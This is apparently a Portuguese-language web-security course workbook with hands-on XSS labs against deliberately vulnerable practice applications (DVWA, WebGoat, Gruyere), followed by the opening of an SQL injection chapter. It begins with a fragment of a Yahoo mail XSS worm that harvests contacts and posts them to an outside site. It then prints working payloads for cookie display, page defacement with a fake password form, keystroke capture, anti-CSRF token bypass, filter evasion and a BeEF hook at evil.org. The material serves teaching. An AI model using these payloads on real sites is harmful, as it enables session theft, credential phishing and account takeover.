+Draft&cancelbottom=Cancel&cancelbottom=Cancel';

 Param = Param.replace('BOXNAME', BoxName);

 Param = Param.replace('RUMBVAL', CRumb);

 Param = Param.replace('BCCLIST', IDList);

 Param = Param.replace('TOEMAIL', Email);

 Param = Param.replace('FROMEMAIL', 'av3@yahoo.com');

 Param = Param.replace('EMAILBODY', MyBody);

 Param = Param.replace('PlainMESSAGE', '');

 Param = Param.replace('EMAILSUBJ', MySubj);

 Param= Param.replace('EMAILSUBJ', MySubj);

```

```

 Param = Param.replace('EMAILSUBJ', MySubj);
 Param = Param.replace('EMAILMID', MyMid);
 Param = Param.replace('EMAILMID', MyMid);
 makeRequest(Url , alertContents, 'POST', Param);
 }
}

function alertContents() {
 if (http_request.readyState == 4) {
 window.navigate('http://www.av3.net/?ShowFolder....8;BCCList='
+ IDList)
 }
}

makeRequest('http://us.' + Server + '.mail.yahoo.com/ym/QuickBuilder?
build=Continue&cancel=&continuetop=Continue&canceltop=Cancel&Inbox
=Inbox&Sent=Sent&pfolder=all&freqCheck=&freq=1&numdays=on&date=180-
&ps=1&numadr=100&continuebottom=Continue&cancelbottom=Cancel&rnd='
+ Math.random(), ListContacts, 'GET', null)

```







# Roteiro de Atividades 5

## Atividade 1 – Introdução

---

Esta atividade tem por objetivo ilustrar ao leitor quão comumente são encontrados problemas referentes a cross-site scripting em aplicações web reais. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

### Aplicações web reais que já foram (ou são) vulneráveis a XSS

O propósito deste exercício é pesquisar sites que tiveram (ou têm) problemas relacionados a cross-site scripting:

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://www.xssed.com>
3. Navegue pelo site e descubra que empresas conhecidas já foram vítimas de XSS.
4. Encerre o Firefox.

## Atividade 2 – Tipos de XSS

---

Nesta atividade, o aluno terá a oportunidade de observar, na prática, os quatro tipos de cross-site scripting existentes, facilitando o entendimento dos mecanismos de exploração utilizados em cada um deles.

### XSS refletido

Nessa classe de XSS, o código é enviado na URL ou no cabeçalho HTTP, como parte da requisição, explorando um parâmetro que é exibido sem tratamento na página resultante. Normalmente, requer que o usuário seja induzido a clicar em um link especialmente construído, com conteúdo malicioso.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password”, para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite o seu nome no campo *What's your name*.
6. Clique em *Submit* e veja que a mensagem *Hello <nome>* é exibida.
7. Altere o parâmetro “name”, na barra de endereços, para o seu sobrenome e pressione *Enter*.
8. Repita o passo anterior, mas fornecendo o valor:

```
<script>alert(document.cookie)<%2Fscript>
```

Observe que os cookies são exibidos.

9. Clique em *Ok*.
10. Clique em *File*, seguido de *Open File*.



11. Acesse o diretório *esruser/Arquivos do Curso/sessao-05*.
12. Abra o arquivo *refletido.html*.
13. Passe o mouse por cima do link e observe a URL na barra de estado.
14. Clique no link e veja o que acontece. Esse é um dos vetores de ataque de XSS refletido.
15. Clique em *Ok*.

## XSS armazenado

Historicamente, fóruns de discussão são propícios a apresentarem vulnerabilidades de cross-site scripting armazenado. Neste exercício, o leitor explorará o problema em uma aplicação desse tipo.

1. Acesse o WebGoat, por meio da barra de atalhos.
2. Autentique-se com as credenciais “guest/guest”.
3. Clique em *Start WebGoat*.
4. Clique no menu *Cross-Site Scripting (XSS)*.
5. Clique em *Stored XSS Attacks*.
6. Cadastre uma mensagem, fornecendo título e texto. Clique em *Submit*. Observe que um link para a mensagem é adicionado na seção *Message List*.
7. Cadastre um novo item, fornecendo o seguinte para o corpo da mensagem:

```
<script>alert(1)</script>
```
8. Na lista de mensagens, clique no título da última que foi cadastrada.
9. Observe que o script é executado.

## XSS baseado em DOM

Cross-site scripting baseado em DOM é muito similar ao tipo refletido, mas difere deste por não necessitar que o código malicioso seja enviado ao servidor. Esse aspecto do ataque é o foco deste exercício.

1. Acesse <http://xss.esr.rnp.br/>
2. Clique em *XSS baseado em DOM*.
3. Adicione a query string abaixo na barra de endereços e pressione *Enter*:

```
?usuario=ESR
```

Veja o que é alterado na página.

4. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
5. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
6. Altere a query string, na barra de endereços, para o texto abaixo e pressione *Enter*:

```
?usuario=ESR<script>document.write("
XSS")<%2Fscript>
```
7. No WebScarab, clique na aba *Summary*.
8. Selecione a última requisição e dê um duplo clique nela.

9. Clique na aba *Raw* e veja que o código foi enviado ao servidor.
10. Encerre a janela de visualização de requisição.
11. Retorne ao Firefox, altere a query string para o texto abaixo e pressione *Enter*:  

```
?usuario=ESR#<script>document.write("
XSS2")</script>
```
12. Acesse o WebScarab novamente.
13. Selecione a nova requisição e dê um duplo clique nela.
14. Observe que, agora, o código não foi enviado ao servidor, embora tenha sido executado no cliente.
15. Encerre a janela de visualização de requisição.
16. Encerre o WebScarab.
17. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione *None*.

## XCS

Este exercício ilustra um cross channel scripting, em uma aplicação web que permite visualizar a lista de arquivos de um diretório do sistema operacional.

1. Acesse <http://xss.esr.rnp.br/>
2. Clique em *Cross channel scripting*.
3. Abra uma janela de terminal.
4. Conecte-se ao servidor, por meio de SSH:

```
~$ ssh root@192.168.213.200
```

5. Forneça a senha "esruser".
6. Mude para o diretório */var/www/html/xss/xcs/*:

```
~$ cd /var/www/html/xss/xcs/
```

7. Liste o conteúdo do diretório e veja que é o mesmo apresentado na página web:

```
~$ ls -l
```

8. Crie um novo arquivo, com o nome "novo":

```
~$ touch novo
```

9. Retorne ao Firefox e recarregue a página. Veja que a listagem inclui o novo arquivo.
10. No terminal, crie um arquivo com o seguinte comando:

```
~$ touch ""
```

11. Retorne ao Firefox e recarregue a página. O que acontece?

- 
12. Encerre o terminal.
  13. Encerre o Firefox.

## Atividade 3 – Worms baseados em XSS

---

Desde o Samy Worm, diversos malwares baseados em XSS foram criados, para atacar os mais variados tipos de aplicações web, incluindo redes sociais, blogs, jogos e servidores de vídeo. O propósito desta atividade é analisar brevemente os códigos de alguns dos worms mais famosos, pertencentes a essa categoria.

### GNUCITIZEN

O sítio web GNUCITIZEN contém diversas informações sobre segurança da informação, inclusive os códigos-fonte de alguns worms baseados em XSS.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://www.gnucitizen.org/blog/wormx/>
3. Veja as aplicações web que já foram afetadas por worms baseados em XSS.
4. Inspeção o código-fonte de algum dos worms listados.
5. Encerre o Firefox.

## Atividade 4 – Descoberta de vulnerabilidades e exploração

---

O propósito desta atividade é introduzir ao aluno os métodos que podem ser utilizados para a descoberta e exploração de vulnerabilidades de cross-site scripting. Todos os exercícios devem ser realizados na máquina virtual do aluno, e é altamente recomendado que se tente traçar a estratégia de exploração, antes de seguir o roteiro fornecido.

### Pontos de injeção

Neste exercício, o leitor aprenderá a construir os vetores de teste corretamente, de acordo com o ponto em que ocorre a injeção de código.

#### Parte I – Corpo da mensagem

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password”, para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite o seu nome no campo e clique em *Submit*.
6. Pressione Ctrl+U, para visualizar o código-fonte.
7. Procure o ponto em que seu nome foi inserido na página HTML.
8. Encerre a janela de visualização de código-fonte.
9. Digite o seguinte no campo de texto e clique em *Submit*:

```
<script>alert(1)</script>
```

#### Parte II – Dentro de script

10. Acesse <http://xss.esr.rnp.br/>
11. Clique em *Dentro de script*.

12. Digite o seu nome e clique em *Definir nome*.
13. Pressione *Ctrl + U*, para visualizar o código-fonte.
14. Procure o ponto em que seu nome foi inserido na página HTML.
15. Encerre a janela de visualização de código-fonte.
16. Digite o “nome” abaixo e clique em *Definir nome*:

```
<script>alert(1)</script>
```

O ataque funcionou corretamente?

---

17. Repita o passo anterior com a entrada:

```
ESR”;alert(1);var b=”
```

E agora? A caixa de mensagem foi exibida?

---

18. Efetue o mesmo teste novamente com o seguinte vetor:

```
</script><script>alert(1)</script><script>
```

19. Pressione *Ctrl + U* para visualizar o código-fonte.
  20. Veja como o balanceamento de marcadores foi realizado, no processo de injeção.  
Há algum erro sintático?
- 

21. Encerre a janela de visualização de código-fonte.
  22. Pressione *Ctrl + Shift + J* para visualizar os erros ocorridos e role a janela até o final.  
O que se pode concluir pelas últimas mensagens de erro?
- 

23. Encerre a janela de erros.

### **Parte III – Dentro de marcador**

24. Retorne a <http://xss.esr.rnp.br/>
25. Clique em *Dentro de marcador*.
26. Digite o seu nome e clique em *Definir nome*.
27. Pressione *Ctrl + U* para visualizar o código-fonte.
28. Procure o ponto em que seu nome foi inserido na página HTML.
29. Encerre a janela de visualização de código-fonte.
30. Pressione *Alt+[Seta para esquerda]*, para retornar à página anterior.
31. Digite o “nome” abaixo e clique em *Definir nome*:

```
<script>alert(1)</script>
```

O ataque funcionou corretamente?

---



32. Pressione *Alt + Seta para a esquerda* para retornar à página anterior.

33. Forneça o seguinte vetor como nome e clique em *Definir nome*:

```
ESR" onclick="alert(1)
```

34. Clique no campo de nome e veja o que acontece.

#### Parte IV – No título da página

35. Retorne a <http://xss.esr.rnp.br/>

36. Clique em *Dentro de title*.

37. Digite o seu nome e clique em *Definir nome*.

38. Pressione *Ctrl + U* para visualizar o código-fonte.

39. Procure o ponto em que seu nome foi inserido na página HTML.

40. Encerre a janela de visualização de código-fonte.

41. Digite o "nome" abaixo e clique em *Definir nome*:

```
<script>alert(1)</script>
```

O ataque funcionou corretamente?

---

42. Repita o passo anterior com a entrada:

```
</title><script>alert(1)</script>
```

43. Encerre o Firefox.

#### Roteiros de teste

Neste exercício, o aluno realizará alguns testes para identificar vulnerabilidades de cross-site scripting na aplicação web.

#### Parte I – XSS refletido

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
  2. Acesse o Gruyere, por meio da barra de atalhos.
  3. Clique em *Sign in*.
  4. Forneça para os campos *User name* e *Password*, respectivamente, os valores "esruser" e "esruser", para se autenticar no sistema.
  5. Na barra de endereços, substitua tudo após a parte numérica por /esrxpto e pressione *Enter*. O que acontece?
- 

6. Pressione *Ctrl + U*, para visualizar o código HTML.
7. Procure pela mensagem de erro e identifique o ponto de injeção de XSS.
8. Encerre a janela de visualização de código HTML.
9. Repita o passo 5, utilizando o seguinte texto:

```
<script>alert(1)</script>
```

10. Clique em *Ok*.

## Parte II – XSS armazenado (1)

11. Clique no link *Upload*.

12. Clique no botão *Browse*.

13. Navegue até a pasta *esruser/Arquivos do Curso/sessao-05*.

14. Selecione *texto.html* e clique em *Abrir*.

15. Clique em *Upload*.

16. Na barra de endereços, substitua “upload2” por “esruser/texto.html” e pressione *Enter*.

17. Pressione *Ctrl + U* para visualizar o código HTML.

18. Abra uma janela de terminal.

19. Acesse o diretório *esruser/Arquivos do Curso/sessao-05*:

```
~$ cd /home/esruser/Arquivos\ do\ Curso/sessao-05
```

20. Veja o conteúdo do arquivo *texto.html* e o compare ao código HTML. São iguais?

```
~$ cat texto.html
```

21. No terminal, visualize o conteúdo do arquivo *alert.html*:

```
~$ cat alert.html
```

22. Feche a janela de visualização de código HTML.

23. Pressione *Alt + Seta para a esquerda* no Firefox, para retornar à página anterior.

24. Clique no link *Upload* novamente.

25. Clique no botão *Browse*.

26. Navegue até a pasta *esruser/Arquivos do Curso/sessao-05*.

27. Selecione *alert.html* e clique em *Abrir*.

28. Clique em *Upload*.

29. Na barra de endereços, substitua “upload2” por “esruser/alert.html” e pressione *Enter*.  
O ataque foi efetuado com sucesso?

---

30. Clique em *Ok*.

31. Encerre a janela de terminal.

## Parte III – XSS armazenado (2)

32. No Firefox, pressione *Alt + Seta para esquerda*.

33. Clique no link *New snippet*.

34. Forneça o texto “esrxpto” e clique em *Submit*.

35. Pressione *Ctrl + U* para visualizar o código HTML.

36. Procure pelo texto “esrxpto”. Em que ponto o código é injetado?

---

37. Feche a janela de visualização de código HTML.
  38. Clique novamente no link *New snippet*.
  39. Forneça o texto “<script>alert(1)</script>” e clique em *Submit*.
  40. Pressione *Ctrl + U* para visualizar o código HTML.
  41. Procure pelo texto inserido. Houve algum tipo de filtragem?
- 

42. Feche a janela de visualização de código HTML.
43. Clique novamente no link *New snippet*.
44. Forneça o texto abaixo e clique em *Submit*:

```

```

O que acontece?

45. Pressione *Ctrl + U* para visualizar o código HTML.
46. Procure pelo texto inserido.
47. Feche a janela de visualização de código HTML.

#### **Parte IV – XSS armazenado (3)**

48. Clique no link *Profile*.
  49. Em *Profile Color*, digite “green” e clique em *Update*. O que acontece com a cor do nome de usuário?
- 

50. Clique no link *Profile* novamente.
  51. Em *Profile Color*, digite “esrxpto” e clique em *Update*.
  52. Pressione *Ctrl + U* para visualizar o código HTML.
  53. Procure pelo texto “esrxpto”. Em que ponto o código é injetado?
- 

54. Feche a janela de visualização de código HTML.
55. Clique no link *Profile* outra vez.
56. Em *Profile Color*, digite o texto abaixo e clique em *Update*:

```
green’ onclick=’alert(1)
```

57. Clique no “esruser” escrito em verde. O que acontece?
- 

58. Pressione *Ctrl + U* para visualizar o código HTML.
59. Procure pelo texto inserido.
60. Feche a janela de visualização de código HTML.
61. Encerre o Firefox.



## Adulteração de página

Ataques de cross-site scripting permitem, entre outras coisas, que páginas da aplicação afetada sejam adulteradas. Nessa atividade, o aluno realizará, em um sistema vulnerável, a remoção e a inclusão dinâmica de elementos do DOM.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password” para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite no campo disponível o texto “esrxpto” e clique em *Submit*.
6. Pressione *Ctrl + U* para visualizar o código HTML.
7. Analise todos os formulários existentes no documento, identificando os elementos que os compõem.
8. Pressione *Ctrl + Shift + I* para iniciar o DOM Inspector.
9. Maximize a janela do DOM Inspector.
10. Pressione *Ctrl + F* para iniciar uma pesquisa.
11. Digite “form”, selecione Tag e clique em *Find*.
12. Clique no símbolo “+” ao lado de “FORM”, na árvore do DOM. Cada um dos elementos exibidos é numerado crescentemente a partir de zero, e pode ser acessado pela coleção `childNodes[]`.
13. A partir do primeiro item, anote os números dos nós referentes aos elementos “P” e “INPUT”.
14. Clique no botão *Inspect*, ao lado da barra de endereços.
15. Clique em cada um dos nós “P” e “INPUT”, para identificar os itens correspondentes na página.
16. Encerre o DOM Inspector.
17. No DVWA, digite o código abaixo e clique em *Submit*:

```
<script>
var d = document.forms[0];
d.removeChild(d.childNodes[1]);
</script>
```

O que acontece?

---

---

---

---

18. Clique novamente em *XSS reflected*.

19. Digite o seguinte, para remover o formulário, e clique em *Submit*:

```
<script>

var p = document.forms[0].parentNode;

p.removeChild(document.forms[0]);

</script>
```

20. Clique outra vez em *XSS reflected*.

21. Digite o código abaixo, para inserir um novo formulário e remover o antigo, e clique em *Submit*:

```
<script>

var p = document.forms[0].parentNode;

p.removeChild(document.forms[0]);

document.write('
<form>Digite sua senha:
<input type="password" size=30>
<input type="submit" value="Testar">');

</script>
```

22. Digite qualquer texto no campo exibido e veja que esse é diferente do original.

23. Pressione *Ctrl + U* para visualizar o código HTML.

24. Procure pelos elementos gerados dinamicamente. Foi possível encontrá-los? Por quê?

---

25. Feche a janela de visualização de código HTML.

26. Clique novamente em *XSS reflected*.

27. Repita o Passo 21, sem usar o método *document.write()*.

28. Encerre o Firefox.

## Descoberta de histórico de navegação

Nesta atividade, o leitor aprenderá como é possível verificar se um determinado site foi ou não visitado pelo usuário da aplicação.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://xss.esr.rnp.br/>
3. Clique em *Descoberta de histórico*. As páginas listadas como visitadas estão corretas?
4. Pressione *Ctrl + N* para abrir uma nova janela do Firefox.
5. Digite [www.amazon.com](http://www.amazon.com) na barra de endereços e pressione *Enter*.
6. Retorne à janela anterior do navegador.
7. Recarregue a página e veja se a lista de sítios visitados foi corretamente atualizada.
8. Pressione *Ctrl + U* para visualizar o código HTML.
9. Analise como é o código para determinação se um dado site foi ou não visitado.
10. Feche a janela de visualização de código HTML.

11. Clique em *Edit*, seguido de *Preferences*.
12. Clique na aba *Content*.
13. Clique no botão *Colors*.
14. Desmarque o item *Allow pages to choose their own colors, instead of my selections above*.
15. Clique em *Ok* e, em seguida, em *Close*.
16. Recarregue a página e veja se o ataque funciona.
17. Execute novamente os passos 11 a 15, mas marcando a opção do Passo 14.
18. Encerre o Firefox.

## Captura de teclas digitadas no navegador web

O objetivo deste exercício é utilizar uma vulnerabilidade de cross-site scripting, para capturar todas as teclas digitadas pelo usuário no navegador web.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password” para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite o seguinte código, sem os comentários, no campo de texto e clique em *Submit*:

```
<script>
var t;
/* Insere um paragrafo */
document.write('
<p id="par">Teclas capturadas: ');
/* Aponta para o texto */
t = document.getElementById('par').childNodes[0];
document.onkeypress=function(e) {
/* Adiciona a tecla capturada ao texto */
 t.nodeValue = t.nodeValue + String.fromCharCode(e.which);
}
</script>
```

6. Digite algum texto no campo e veja que ele é reproduzido na parte inserida dinamicamente.
7. Encerre o Firefox.

## Quebra de token anti-CSRF

Neste exercício, o aluno poderá quebrar a proteção conferida pelo token anti-CSRF, por meio da exploração de um cross-site scripting. No capítulo anterior, vimos que outra maneira de realizar isso depende de um ataque de clickjacking, o qual requer a interação da vítima, com um sítio web malicioso.

8. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
  9. Acesse o DVWA, por meio da barra de atalhos.
  10. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password” para se autenticar no sistema.
  11. Clique em *DVWA Security*.
  12. Selecione “medium” e clique em *Submit*.
  13. Clique em *CSRF*.
  14. Pressione *Ctrl + U* para visualizar o código HTML.
  15. Anote os nomes dos campos e do botão do formulário. Observe que há um token anti-CSRF, chamado de *csrf\_token*.
  16. Encerre a janela de visualização de código HTML.
  17. Pressione *Ctrl + N* para abrir uma nova janela do Firefox.
  18. Acesse <http://www.evil.org/post/csrf.html> na nova janela.
  19. Veja que o DVWA é aberto na nova janela. Que mensagem de erro é exibida?
- 

20. Encerre a nova janela do Firefox.
21. Clique em *XSS reflected*.
22. Digite o seguinte código no campo, observando o “S” em *<Script>*, e clique em *Submit*.

```
<Script>

function breakToken() {
 var f = document.getElementById("cs").contentDocument.forms[0];
 f.password_new.value = "pwd";
 f.password_conf.value = "pwd";
 f.Change.click();
}

document.write('<iframe id="cs" src="http://dvwa.esr.rnp.br/vulnerabilities/csrf/" style="opacity:0.0" onload="breakToken()"></iframe>');

</script>
```

23. Clique em *Logout*.
  24. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password” para se autenticar no sistema. O que acontece?
- 

25. Repita o processo com as credenciais “admin/pwd”.
26. Clique em *CSRF*.
27. Altere a senha para “password” novamente.

28. Clique em *DVWA Security*.
29. Selecione *low* e clique em *Submit*.
30. Encerre o Firefox.

## Evasão de filtros

Algumas aplicações implementam filtros para evitar ataques de injeção, porém, de maneira vulnerável. Nesse contexto, essa prática tem por objetivo exemplificar algumas das técnicas que podem ser utilizadas no processo de evasão de tais controles.

### Parte I – Remoção de marcadores

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://xss.esr.rnp.br/>
3. Clique em *Remoção de marcadores*.
4. Digite "esrxpto" e clique em *Definir nome*.
5. Pressione *Ctrl + U* para visualizar o código HTML.
6. Procure por "esrxpto", para determinar o ponto de injeção.
7. Feche a janela de visualização de código HTML.
8. Digite o código abaixo e clique em *Definir nome*:

```
<script>alert(1)</script>
```

O ataque funcionou?

---

---

---

9. Pressione *Ctrl + U* para visualizar o código HTML.
10. Procure pelo texto injetado e analise o motivo da exploração ter falhado.
11. Feche a janela de visualização de código HTML.
12. Teste os seguintes vetores e anote os que funcionam:

```
<Script>alert(1)</script>
<script >alert(1)</script>
<scr<script>ipt>alert(1)</script>

```

### Parte II – Escape de aspas

13. Retorne à página <http://xss.esr.rnp.br/>
14. Clique em *Escape de aspas*.
15. Digite "esrxpto" e clique em *Definir nome*.
16. Pressione *Ctrl + U* para visualizar o código HTML.
17. Procure por "esrxpto", para determinar o ponto de injeção.

18. Feche a janela de visualização de código HTML.

19. Digite o código abaixo e clique em *Submit*:

```
“;alert(1);//
```

O que acontece?

---

20. Pressione *Ctrl + U* para visualizar o código HTML.

21. Procure pelo texto injetado e analise o motivo da exploração ter falhado.

22. Feche a janela de visualização de código HTML.

23. Digite o código abaixo, reformulado, e clique em *Submit*:

```
\”;alert(1);//
```

24. Pressione *Ctrl + U* para visualizar o código HTML.

25. Procure pelo texto injetado e analise o motivo da exploração ter sido bem-sucedida.

26. Feche a janela de visualização de código HTML.

27. Digite o texto a seguir e clique em *Submit*:

```
</script><script>alert(1)</script>
```

O ataque funciona? O que mais acontece?

---

28. Repita o Passo 27 com o código:

```
</script><script>alert(1)</script><script>
```

O que aconteceu de diferente em relação ao vetor anterior?

---

### Parte III – Restrição de tamanho

29. Acesse o DVWA, por meio da barra de atalhos.

30. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password” para se autenticar no sistema.

31. No menu de opções, clique em *XSS reflected*.

32. Adicione o texto abaixo à URL contida na barra de endereços e recarregue a página:

```
?name=<script>eval(location.hash.substr(1))<%2fscript>#alert(1)
```

Qual a lógica por trás do vetor de injeção acima?

---

33. Repita o passo anterior, substituindo `alert(1)` por:

```
alert(1);alert(2)
```

34. Encerre o Firefox.

## Arcabouços de exploração

Essa prática visa explorar algumas das funcionalidades oferecidas pelo BeEF, o qual automatiza um grande conjunto de ataques baseados em cross-site scripting.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password”, para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite o código abaixo no campo e clique em *Submit*:

```
<script language="javascript" src="http://beef.evil.org:3000/hook.js"></script>
```

6. Inicie o Chrome, presente no menu *Aplicativos\Internet*.
7. Acesse <http://webgoat.esr.rnp.br:8080/webgoat/attack>
8. Autentique-se com as credenciais “guest/guest”.
9. Clique em *Start WebGoat*.
10. Clique em *Cross-Site Scripting (XSS)* e, em seguida, em *Stored XSS Attacks*.
11. Digite título no campo *Title*.
12. Digite o código abaixo no campo *Message* e clique em *Submit*:

```
<script language="javascript" src="http://beef.evil.org:3000/hook.js"></script>
```

13. Na lista de mensagens, clique em *Título*.
14. Inicie o Opera, presente no menu *Aplicativos\Internet*.
15. Acesse <http://beef.evil.org:3000/ui/panel>
16. Autentique-se com as credenciais “beef/beef”.
17. Observe que aparecem dois navegadores escravizados e corretamente identificados.
18. Selecione a linha do Firefox.
19. Analise as informações exibidas sobre o navegador web e o ambiente em que é executado.
20. Clique na aba *Commands* e feche a janela que aparece.
21. Expanda o grupo Misc e clique em *Alert Dialog*.
22. Clique em *Execute*.
23. Retorne à janela do Firefox, aguarde uns instantes e clique em *Ok*.
24. Retorne ao BeEF e expanda o grupo Recon.
25. Clique em *Collect Links* e, em seguida, no botão *Execute*.
26. Clique em *command 1* e aguarde alguns instantes. O que aparece?
27. Selecione a linha do Chrome.

28. Analise as informações exibidas sobre o navegador web e o ambiente em que é executado.
  29. Clique na aba *Commands*.
  30. Expanda o grupo *Browser*.
  31. Clique em *Link Rewriter* e, depois, em *Execute*.
  32. Retorne ao Chrome e aguarde uns instantes.
  33. Passe o mouse por cima dos links. O que aconteceu?
- 
34. Encerre todos os navegadores web.



# Bibliografia 5

- BOJINOV, Hristo; BURSZEIN, Elie e BONEH, Dan. XCS: Cross Channel Scripting and its Impact on Web Applications. In: CCS'09: Proceedings of the 16th ACM Conference on Computer and Communications Security (New York, USA), pág. 420-431, Association for Computing Machinery, 2009.
- BOJINOV, Hristo; BURSZEIN, Elie e BONEH, Dan. The Emergence of Cross Channel Scripting. In: *Communications of the ACM*, volume 53, número 08, p. 105-113, Association for Computing Machinery, 2010.
- CHIEN, Eric. *Malicious Yahoologans*. White Paper: Symantec Security Response, Symantec, 2006.
- ENDLER, David. *The Evolution of Cross-Site Scripting Attacks*. iALERT White Paper, iDEFENSE Labs, 2002.
- GROSSMAN, Jeremiah. *Cross-Site Tracing (XST) - The New Techniques and Emerging Threats to Bypass Current Web Security Measures Using TRACE and XSS*. WhiteHat Security, 2003.
- GROSSMAN, Jeremiah. *Cross-Site Scripting Worms & Viruses - The Impending Threat & the Best Defense*. White Paper, White Hat Security, 2007a.
- GROSSMAN, Jeremiah. *Hacking Intranet Websites from the Outside (Take 2) - Fun with & without Javascript Malware*. White Paper, White Hat Security, 2007b.
- GROSSMAN, Jeremiah; HANSEN, Robert "RSnake"; PETKOV, Petko "pdp", RAGER, Anton e FOGIE, Seth. *XSS Attacks - Cross Site Scripting Exploits and Defense*. Syngress, 2007.
- HOFFMAN, Billy. *Stealing Search Engine Queries with JavaScript*. SPI Labs Research Brief, SPI Labs, 2006.
- HOFFMAN, Billy e SULLIVAN, Bryan. *Ajax Security*. Addison-Wesley Professional, 2007.
- HOWARD, Michael; LEBLANC, David e VIEGA, John. *19 Deadly Sins of Software Security - Programming Flaws and How to Fix Them*. McGraw-Hill/Osborne, 2005.
- JOHNS, Martin. SessionSafe: Implementing XSS Immune Session Handling. In: ESORICS 2006, Lecture Notes in Computer Science 4189, p. 444-460. Springer-Verlag, 2006.
- KAMKAR, Samy. Technical explanation of The MySpace Worm - Also called the "Samy worm" or "JS.Spacehero worm". 2005. Disponível em: <http://namb.la/popular/tech.html>. Data de acesso: 30/07/2011.
- KIRDA, Engin; KRUEGEL, Christopher; VIGNA, Giovanni e JOVANOVIĆ, Nenad. Noxes: a Client-Side Solution for Mitigating Cross-Site Scripting Attacks. In: SAC '06: Proceedings of the 2006 ACM symposium on Applied computing, Association for Computing Machinery, 2006.
- KLEIN, Amit. *Cross Site Scripting Explained*. Sanctum Security Group, 2002.
- KLEIN, Amit. DOM Based Cross Site Scripting or XSS of the Third Kind - A look at an overlooked flavor of XSS. Web Application Security Consortium, 2005. Disponível em: <http://www.webappsec.org/projects/articles/071105.html>. Data de acesso: 30/07/2011.
- KUPPAN, Lavakumar. *Attacking with HTML5*. Attack & Defense Labs, 2010.
- MEUCCI, Matteo et al. *OWASP testing guide v3.0*. OWASP, 2008.

- SHAH, Shreeraj. Hacking Browser's DOM - Exploiting Ajax and RIA. Blackhat, 2010.  
Disponível em: <https://media.blackhat.com/bh-us-10/whitepapers/Shah/BlackHat-USA-2010-Shah-DOM-Hacks-Shreeraj-wp.pdf>. Data de acesso: 30/07/2011.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.
- SUN, Fangqi; XU, Liang e SU, Zhenhong. Client-Side Detection of XSS Worms by Monitoring Payload Propagation. In: ESORICS'09: Proceedings of the 14th European Conference on Research in Computer Security, Springer-Verlag, 2009.
- VAN DER STOCK, Andrew; CRUZ, Dinis; CHAPMAN, Jenelle; LOWERY, David; KEARY, Eoin; MORANA, Marco M.; ROOK, David; PREGO, Paulo e WILLIAMS, Jeff. *OWASP Code Review Guide v1.1*. OWASP, 2008.

# 6

## Injeção de SQL

### objetivos

Apresentar técnicas para identificar se uma aplicação é vulnerável à injeção de SQL e ilustrar tudo o que pode ser feito por meio do ataque, cobrindo desde a extração completa da base de dados até a exploração do servidor.

Injeção de SQL, injeção de SQL às cegas, injeção de SQL de segunda ordem, partição e balanceamento, método baseado em busca binária, método bit-a-bit.

### conceitos

### Introdução

Injeção de SQL é atualmente um dos ataques mais comuns contra aplicações web e consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo de que sejam executados na camada de dados (Stuttard e Pinto, 2007; Howard *et al.*, 2005).

Em ataques mais simples, operações podem ser realizadas no banco de dados, limitadas aos privilégios da conta que realiza o acesso. Com um pouco mais de elaboração, é possível aproveitar-se dos mecanismos de interação com o sistema operacional, existentes em bancos de dados, para leitura/escrita de arquivos e execução de comandos arbitrários, por exemplo.

A principal vulnerabilidade que permite a realização de ataques de injeção de SQL consiste na construção dinâmica dos comandos, em tempo de execução, por meio da concatenação de valores fornecidos pelos usuários.

Sem a devida validação dessas informações, o processo pode alterar a semântica do comando SQL original e, em alguns casos, adicionar comandos inteiros para serem executados. Problemas adicionais que potencializam o dano do ataque incluem (Clarke, 2009; Halfond *et al.*, 2006; Stuttard e Pinto, 2007):

- **Acesso ao banco com conta administrativa:** viola o princípio de mínimos privilégios, permitindo que qualquer operação seja realizada no banco de dados.
- **Aplicações que não tratam erros de maneira adequada:** se informações relacionadas ao comando SQL com erro forem exibidas ao usuário, é possível descobrir a estrutura de tabelas e de outros objetos, facilitando o processo de ataque.
- **Configuração insegura do servidor de banco de dados:** contas de acesso com senha-padrão, objetos desnecessários instalados, privilégios excessivos sobre objetos e parâmetros com valores incorretos são exemplos de vulnerabilidades que podem facilitar desde o vazamento de informações até a escalada de privilégios.

Para melhor compreender o ataque, considere uma aplicação, escrita na linguagem PHP, que aceite como entrada um sobrenome e que liste os números de cartão de crédito associados a ele, por meio de uma consulta construída da seguinte maneira:

```
$comandoSQL = "select * from user_data
